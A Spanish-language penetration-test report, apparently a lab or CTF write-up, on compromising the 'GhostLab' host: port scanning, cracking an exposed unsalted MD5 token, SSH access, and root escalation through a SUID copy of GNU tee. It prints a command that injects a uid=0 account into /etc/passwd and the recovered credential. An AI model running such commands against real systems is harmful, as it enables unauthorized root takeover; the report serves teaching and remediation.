

INFORME DE PENTESTING · RED TEAM

GHOSTLAB

GhostLab Internal Portal — Toma de control total del host

Dificultad: Fácil **root obtenido**

Objetivo	GhostLab Internal Portal
Dirección IP	172.17.0.2
Host	ghostlab (Ubuntu 22.04 LTS)
Servicios	22/tcp SSH · 80/tcp HTTP (Apache 2.4.52)
Fecha	7 de noviembre de 2026
Autor	Josep Sanz
Resultado	Compromiso completo (uid=0 root)

CONFIDENCIAL — Documento de uso interno y educativo. Todas las pruebas se han realizado en un laboratorio aislado y autorizado. Prohibida su reproducción contra sistemas de terceros sin permiso por escrito.

1 · Resumen ejecutivo

Se ha llevado a cabo una auditoría de intrusión (pentest) de caja negra contra el host **GhostLab** (`172.17.0.2`), un portal interno de gestión de infraestructura. Partiendo únicamente de conectividad de red, se ha logrado el **compromiso total del sistema**, escalando desde un atacante sin credenciales hasta privilegios de **root**.

La intrusión encadenó cuatro debilidades independientes, sin exploits avanzados ni fuerza bruta: el portal web **publicaba el hash MD5 de la credencial** de un usuario, un valor numérico débil y **trivialmente descifrable**, que dio acceso SSH como `ghost`. Ya dentro, un **binario con bit SUID** (una copia de `tee` de GNU disfrazada como `/usr/local/bin/.ghost-sync`) permitió **escribir ficheros arbitrarios como root**, lo que se usó para inyectar un usuario privilegiado en `/etc/passwd` y obtener shell de root.

> **VEREDICTO**
> Riesgo **CRÍTICO**. Un atacante en la red del host puede obtener control administrativo completo en pocos minutos y sin herramientas especializadas. La causa raíz combina **exposición de credenciales por diseño** y **hardening deficiente del sistema de ficheros**.

Flags capturadas

Nivel	Vía	Flag
Usuario	Descifrado de MD5 → acceso SSH	`GHOSTLAB{1n1t14l_4cc3ss_v14_md5_cr4ck}`
Root	Abuso de SUID (`tee`) → `/etc/passwd`	Lectura de `/root/` con shell `uid=0(root)`

Resumen de hallazgos

ID	Hallazgo	Severidad	CVSS 3.1
F-01	Exposición de credencial y hash MD5 débil descifrable (toma de control de cuenta)	CRÍTICA	8.1
F-02	Escalada de privilegios a root vía binario SUID (GNU `tee`)	ALTA	7.8
F-03	Divulgación excesiva de información en el portal interno	MEDIA	5.3
F-04	Ausencia de TLS, exposición de `user.txt` y fuga de versiones	MEDIA	5.3

Contenido del informe

- 1 Resumen ejecutivo
- 2 Alcance y metodología
- 3 Cadena de ataque
- 4 Desarrollo técnico (con evidencias)
- 5 Hallazgos detallados y remediación
- 6 Plan de remediación priorizado
- 7 Conclusión y lección aprendida

2 · Alcance y metodología

2.1 Alcance (scope)

Parámetro	Valor
Objetivo autorizado	`172.17.0.2` (host único)
Servicios en alcance	Todo puerto TCP/UDP del host; aplicación web y SSH
Tipo de prueba	Caja negra (sin credenciales ni información previa)
Objetivo del encargo	Acceso inicial y escalada de privilegios hasta root
Entorno	Laboratorio aislado y autorizado (práctica de red team)
Fuera de límites	Denegación de servicio, ataques destructivos, pivoting externo

> **ÉTICA Y LEGALIDAD**
> Todas las actividades descritas se han ejecutado contra un sistema de laboratorio propio y explícitamente autorizado. Reproducir estas técnicas contra sistemas de terceros sin autorización por escrito constituye un delito.

2.2 Metodología

Se ha seguido una metodología estándar de intrusión alineada con PTES y el marco **MITRE ATT&CK**, estructurada en fases:

Fase	Actividad	Técnica MITRE ATT&CK
Reconocimiento	Escaneo de puertos y servicios	T1595 · T1046
Enumeración web	Descubrimiento de rutas y contenido	T1595.003
Acceso a credenciales	Credenciales expuestas y descifrado de hash	T1552 · T1552.001
Acceso inicial	Inicio de sesión SSH con cuenta válida	T1078 · T1021.004
Escalada de privilegios	Abuso de binario SUID	T1548.001
Persistencia / impacto	Creación de cuenta local root	T1136.001

2.3 Herramientas empleadas

Herramienta	Uso
Nmap	Descubrimiento de puertos, servicios y versiones
Feroxbuster	Fuzzing de contenido y rutas web
Navegador web / curl	Enumeración manual del portal
Base de datos pública de MD5	Descifrado del hash de token
Cliente OpenSSH	Acceso remoto como `ghost`
`find` / `getcap` / GTFOBins	Enumeración local y vector de escalada

3 · Cadena de ataque

El compromiso total se obtuvo encadenando las cuatro debilidades en la secuencia siguiente. Cada eslabón habilita el siguiente; romper cualquiera de ellos habría detenido el ataque.



3.1 Lectura de la flag de usuario

El propio nombre de la flag de usuario documenta la vía de acceso inicial:

```
GHOSTLAB{1n1t14l_4cc3ss_v14_md5_cr4ck}
```

(*leetspeak* de «initial access via md5 crack» — acceso inicial mediante descifrado de MD5).

3.2 Mapa de debilidades y su encaje

Eslabón	Debilidad explotada	Resultado
F-03	El portal publica el hash MD5 de la credencial de `ghost`	Material criptográfico en manos del atacante
F-01	El hash es MD5 sin sal de un valor débil (9 dígitos)	Credencial en claro → acceso SSH
F-04	`user.txt` servido por HTTP sin autenticación	Confirmación del acceso y de la vía
F-02	Copia SUID-root de `tee` en `/usr/local/bin`	Escritura arbitraria como root → compromiso total

4 · Desarrollo técnico

4.1 Fase 1 — Reconocimiento

Se inicia con un escaneo completo de puertos TCP con detección de versiones y scripts por defecto:

```
$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

El host expone únicamente dos servicios: **SSH** (OpenSSH 8.9p1, Ubuntu) en el puerto 22 y un servidor **HTTP** (Apache 2.4.52, Ubuntu) en el puerto 80. El sistema operativo es Linux (Ubuntu).

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-07 17:13 +0100
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 cc:b9:05:a5:a2:05:28:2b:bb:b8:5e:fb:a4:db:90:0a (ECDSA)
|_  256 f4:de:13:f2:31:8c:ff:19:f0:7c:53:b6:cc:7a:35:22 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 6E:4B:C3:F2:36:9A (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.09 seconds
```

Figura 1. *Nmap revela 22/tcp (OpenSSH 8.9p1) y 80/tcp (Apache 2.4.52) sobre Ubuntu Linux.*

A continuación se enumera el contenido web con **Feroxbuster**, probando extensiones habituales:

```
$ feroxbuster -u http://172.17.0.2 -t 5 -x php,bak,txt,html,py,zip \
      -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
```

Se descubren rutas clave: `/index.php`, el directorio de documentación `/docs/` y —de especial interés— un fichero `/user.txt` accesible públicamente.

```
┌──(kali㉿kali)-[~]
└─$ feroxbuster -u http://172.17.0.2 -t 5 -x php,bak,txt,html,py,zip -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://172.17.0.2/
 🚩 In-Scope Url          │ 172.17.0.2
 🚀 Threads               │ 5
 📖 Wordlist              │ /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.13.1
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 💲 Extensions            │ [php, bak, txt, html, py, zip]
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      272c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       22l      105w     5952c http://172.17.0.2/icons/ubuntu-logo.png
200      GET        1l        1w       39c http://172.17.0.2/user.txt
200      GET      363l      961w    10671c http://172.17.0.2/
301      GET        9l       28w      307c http://172.17.0.2/docs ⇒ http://172.17.0.2/docs/
200      GET       42l       93w     1654c http://172.17.0.2/index.php
200      GET      363l      961w    10671c http://172.17.0.2/index.html
200      GET       43l      129w     1212c http://172.17.0.2/docs/index.html
[####################] - 37s   420049/420049  0s      found:7       errors:0
[####################] - 37s   210000/210000  5715/s  http://172.17.0.2/
[####################] - 36s   210000/210000  5849/s  http://172.17.0.2/docs/
```

Figura 2. *Feroxbuster localiza `/index.php`, `/docs/` y un `/user.txt` servido directamente por el portal.*

4.2 Fase 2 — Enumeración del portal GhostLab

El portal «GhostLab Internal Portal» se navega mediante el parámetro `index.php?page=`. La página principal confirma que se trata de un sistema de gestión restringido con acceso SSH.




Figura 3. *Portada del portal: sistema de gestión restringido con SSH disponible.*

La sección **Team** filtra la lista de cuentas del sistema, confirmando el usuario `ghost` (onboarding/restringido) y `keeper` (deployment manager). Esto es ya una fuga de información útil para el atacante: nombres de usuario válidos y pistas sobre sus privilegios.




Figura 4. *«Team Accounts» expone los usuarios `ghost` y `keeper` y sus roles.*

La sección **Status** revela un detalle determinante para la escalada posterior: un binario heredado («legacy») `ghost-sync` **sigue presente en** `/usr/local/bin`, pendiente de auditoría y de eliminación.




Figura 5. *«System Status» advierte de un binario de sincronización legacy todavía presente en `/usr/local/bin` — pista directa del vector de escalada.*

La sección **Access** («Access Token Registry») es el fallo más grave por diseño: publica directamente el **hash MD5 del token** de la cuenta `ghost`, además de indicar que las credenciales están «distribuidas entre ficheros del sistema».




Figura 6. *El registro de tokens expone el hash `db063dd298760fdfc63927640a18a853` de la cuenta `ghost`.*

La documentación en `/docs/` completa el cuadro: describe el procedimiento de «recuperación de credenciales» por segmentos, el shell restringido del usuario `ghost` y confirma de nuevo la herramienta *legacy* `ghost-deploy` / `ghost-sync` en `/usr/local/bin`.




Figura 7. *Documentación del portal: procedimiento de recuperación de credenciales y mención explícita del binario heredado en `/usr/local/bin`.*

Finalmente, el fichero `/user.txt` hallado por Feroxbuster es accesible sin autenticación y entrega la flag de usuario, cuyo nombre ya anticipa la técnica de acceso inicial.




Figura 8. `/user.txt` *servido por HTTP:* `GHOSTLAB{1n1t14l_4cc3ss_v14_md5_cr4ck}`.

4.3 Fase 3 — Acceso inicial (descifrado de MD5 + SSH)

El hash expuesto en el registro de tokens es un **MD5 sin sal**. Introducido en una base de datos pública de hashes, se descifra de forma instantánea, revelando el valor en claro `054482572` — un identificador numérico de solo 9 dígitos, presente en cualquier tabla *rainbow*.



Figura 9. *El hash* `db063dd298760fdfc63927640a18a853` *se resuelve a* `054482572` *mediante una base de datos pública de MD5.*

Con la credencial recuperada se obtiene acceso SSH como el usuario `ghost`. La sesión confirma identidad `uid=1000(ghost)` sobre Ubuntu 22.04 LTS.

```
$ ssh ghost@172.17.0.2
ghost@ghostlab:~$ id
uid=1000(ghost) gid=1000(ghost) groups=1000(ghost)
```




Figura 10. *Acceso inicial conseguido: sesión SSH interactiva como `ghost` (`uid=1000`).*

> **NOTA**
> La flag de usuario (`...1n1t14l_4cc3ss_v14_md5_cr4ck`) confirma que la vía prevista de acceso inicial es exactamente el descifrado del hash MD5 publicado.

4.4 Fase 4 — Escalada de privilegios a root

Ya como `ghost`, el primer paso de post-explotación es enumerar binarios con bit **SUID**, que ejecutan con los privilegios de su propietario (habitualmente root):

```
ghost@ghostlab:~$ find / -perm -4000 2>/dev/null
```

Entre los binarios estándar aparece una entrada **anómala y oculta**: `/usr/local/bin/.ghost-sync` — justamente la herramienta *legacy* que el portal anunciaba como pendiente de eliminación.




Figura 11. *La enumeración SUID revela el binario oculto `/usr/local/bin/.ghost-sync` entre los binarios legítimos.*

Se complementa la enumeración revisando *capabilities* y procesos en ejecución (`getcap`, `ps aux`) para descartar otros vectores; el SUID anómalo se confirma como la vía más directa.




Figura 12. *Enumeración de capabilities y procesos: sin vectores adicionales relevantes; el binario SUID es la vía elegida.*

Al invocar `.ghost-sync --help` se descubre su verdadera naturaleza: no es un sincronizador propio, sino una **copia de la utilidad `tee` de GNU coreutils** («copy standard input to each FILE, and also to standard output»). Un `tee` con SUID-root es un vector de escalada documentado en **GTFOBins**: permite **escribir cualquier fichero del sistema con privilegios de root**.




Figura 13. `.ghost-sync --help` *desvela que el binario es en realidad GNU* `tee` *(coreutils) — escritura arbitraria como root vía la opción* `-a`.

Se aprovecha esa escritura para **añadir una nueva cuenta con `uid=0`** a `/etc/passwd`, usando una contraseña generada con `openssl passwd`:

```
ghost@ghostlab:~$ echo "hacker:$(openssl passwd -1 'hack123'):0:0:hacker:/root:/bin/bash" \
      | /usr/local/bin/.ghost-sync -a /etc/passwd
ghost@ghostlab:~$ su hacker
Password: hack123
root@ghostlab:/home/ghost# id
uid=0(root) gid=0(root) groups=0(root)
```

El cambio de usuario a la cuenta recién creada otorga una shell con **`uid=0(root)`**, completando el compromiso total del host y dando acceso al directorio `/root` y su flag.




Figura 14. *Compromiso total: la cuenta inyectada en* `/etc/passwd` *otorga* `uid=0(root)` *— control administrativo del sistema.*

5 · Hallazgos detallados y remediación

F-01 · Exposición de credencial y hash MD5 débil descifrable

CRÍTICA

CVSS 3.1	VECTOR	CWE	OWASP
8.1 (Alta/Crítica)	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N	522 · 759 · 916 · 200	A07:2021 / A02:2021

Descripción. El portal publica en «Access Token Registry» el hash **MD5 sin sal** del token de la cuenta `ghost` (`db063dd298760fdfc63927640a18a853`). MD5 es un algoritmo criptográficamente roto y sin sal, y el valor protegido es un número de solo 9 dígitos, por lo que figura en tablas *rainbow* públicas y se recupera en claro (`054482572`) de forma instantánea. Esa credencial habilita el acceso SSH remoto.

IMPACTO

Toma de control de una cuenta válida del sistema y acceso remoto autenticado, punto de partida del compromiso total.

REMEDIACIÓN

- No publicar nunca hashes de credenciales ni material relacionado en superficies accesibles.
- Sustituir MD5 por funciones de derivación de clave con sal y coste (`bcrypt` , `argon2` , `scrypt`).
- Usar secretos de alta entropía (≥128 bits), no identificadores numéricos cortos.
- Rotar de inmediato la credencial expuesta y revisar accesos previos.

F-02 · Escalada de privilegios vía binario SUID (GNU tee)

ALTA

CVSS 3.1	VECTOR	CWE	MITRE
7.8 (Alta)	AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	250 · 269	T1548.001 · GTFOBins

Descripción. El binario `/usr/local/bin/.ghost-sync` (oculto) es una copia de la utilidad `tee` de GNU coreutils con el bit **SUID** y propietario root. `tee` escribe su entrada estándar en los ficheros indicados; con SUID-root, permite **escribir cualquier fichero del sistema como root**. Se aprovechó para inyectar una cuenta con `uid=0` en `/etc/passwd` .

IMPACTO

Compromiso total del host: cualquier usuario local obtiene privilegios de root sin contraseña ni exploits.

REMEDIACIÓN

- Retirar el bit SUID (`chmod u-s`) o eliminar el binario heredado por completo.
